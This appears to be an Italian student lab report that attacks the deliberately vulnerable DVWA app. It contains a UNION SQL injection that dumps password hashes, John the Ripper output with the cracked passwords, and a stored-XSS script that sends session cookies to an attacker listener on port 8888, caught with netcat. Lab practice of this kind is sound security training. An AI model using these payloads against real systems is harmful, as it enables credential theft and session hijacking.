
## Consegna S6/L5


Per il progetto di questa settimana ci veniva richiesto di: Recuperare le password degli utenti presenti sul DB, sfruttando la SQLi. Come prima cosa faremo il login alla pagina DVWA ed andremo ad impostare il livello di sicurezza su LOW.

DVWA Security	[Simulate attack] - [View IDS log]	
PHP Info		
About	Security level set to low	
Logout		k
Username: admin Security Level: low PHPIDS: disabled		






In seguito ci sposteremo nella sezione SQL Injection (Blind) per vedere gli utenti attivi e le loro password in forma cifrata. Per fare ciò inseriamo nel campo User ID: la seguente query: 1' UNION SELECT user, password FROM users#. Cliccando su Submit, avremo come risultato la lista di tutti gli utenti e le loro password con hash.



Salveremo i dati appena acquisiti in un nuovo documento di testo, che ci servirà in seguito per un confronto con il tool John the Ripper.



```
(kali@kali)-[~/Desktop]
s john -- format=Raw-MD5 -- fork=4/usr/share/wordlists/rockyou.txt userSQLi.
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD
Node numbers 1-4 of 4 (fork)
2: Warning: Only 1 candidate buffered for the current salt, minimum 8 needed
                 (smithy)
Proceeding with single, rules: Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1: Warning: Only 7 candidates buffered for the current salt, minimum 8 neede
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (smithy)
                 (pablo)
Proceeding with incremental:ASCII
3: Warning: Only 4 candidates buffered for the current salt, minimum 8 neede
2 4g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 40.00g/s 495810p/s 495810c/s 944
1 2g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 25.00g/s 504187p/s 504187c/s 655
Waiting for 3 children to terminate
4 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 500512p/s 500512c/s 548912C
3 0g 0:00:00:00 DONE 3/3 (2024-01-15 18:50) 0g/s 307884p/s 307884c/s 338038C
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
Session completed.
```

Quindi andremo ad impartire il comando con JtR per avere il confronto delle password da noi trovate e salvate nel file di testo con quelle sul database rockyou.txt. Solo dopo pochi istanti avremo la risposta con le password trovate.

```
(kali@ kali)-[~/Desktop]
$ john --show --format=Raw-MD5 userSQLi.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Possiamo dunque utilizzare la flag --show modificando il comando precedente per avere una visualizzazione più ordinata.

Per la seconda parte del progetto ci veniva richiesto di: recuperare i cookie di sessione attraverso l' XSS Stored sulla pagina di DVWA. Spostiamoci su XSS Stored, e compiliamo il modulo come nella figura sotto.

Name *	Hacker	
Message *	<pre><script>var i=new Image;i.src="http://192.168.50.100:8888 /?"+document.cookie;</script>.</pre>	4
	Sign Guestbook	

Avremo un problema nell'inserire uno script più lungo di 50 caratteri nel campo message della slide precedente. Per risolvere questo problema ci basterà cliccare con con il tasto destro dentro il campo, tra le opzioni avremo Ispector, apriamolo ed andiamo a cambiare il valore 50, con un valore maggiore.

A questo punto siamo pronti per intercettare i cookie, apriamo il terminale su Kali Linux ed inseriamo il comando nc -l -p 8888, dove 8888 è la porta in ascolto sul servizio. Come possiamo vedere dalla figura sopra siamo riusciti ad ottenere i cookie di sessione.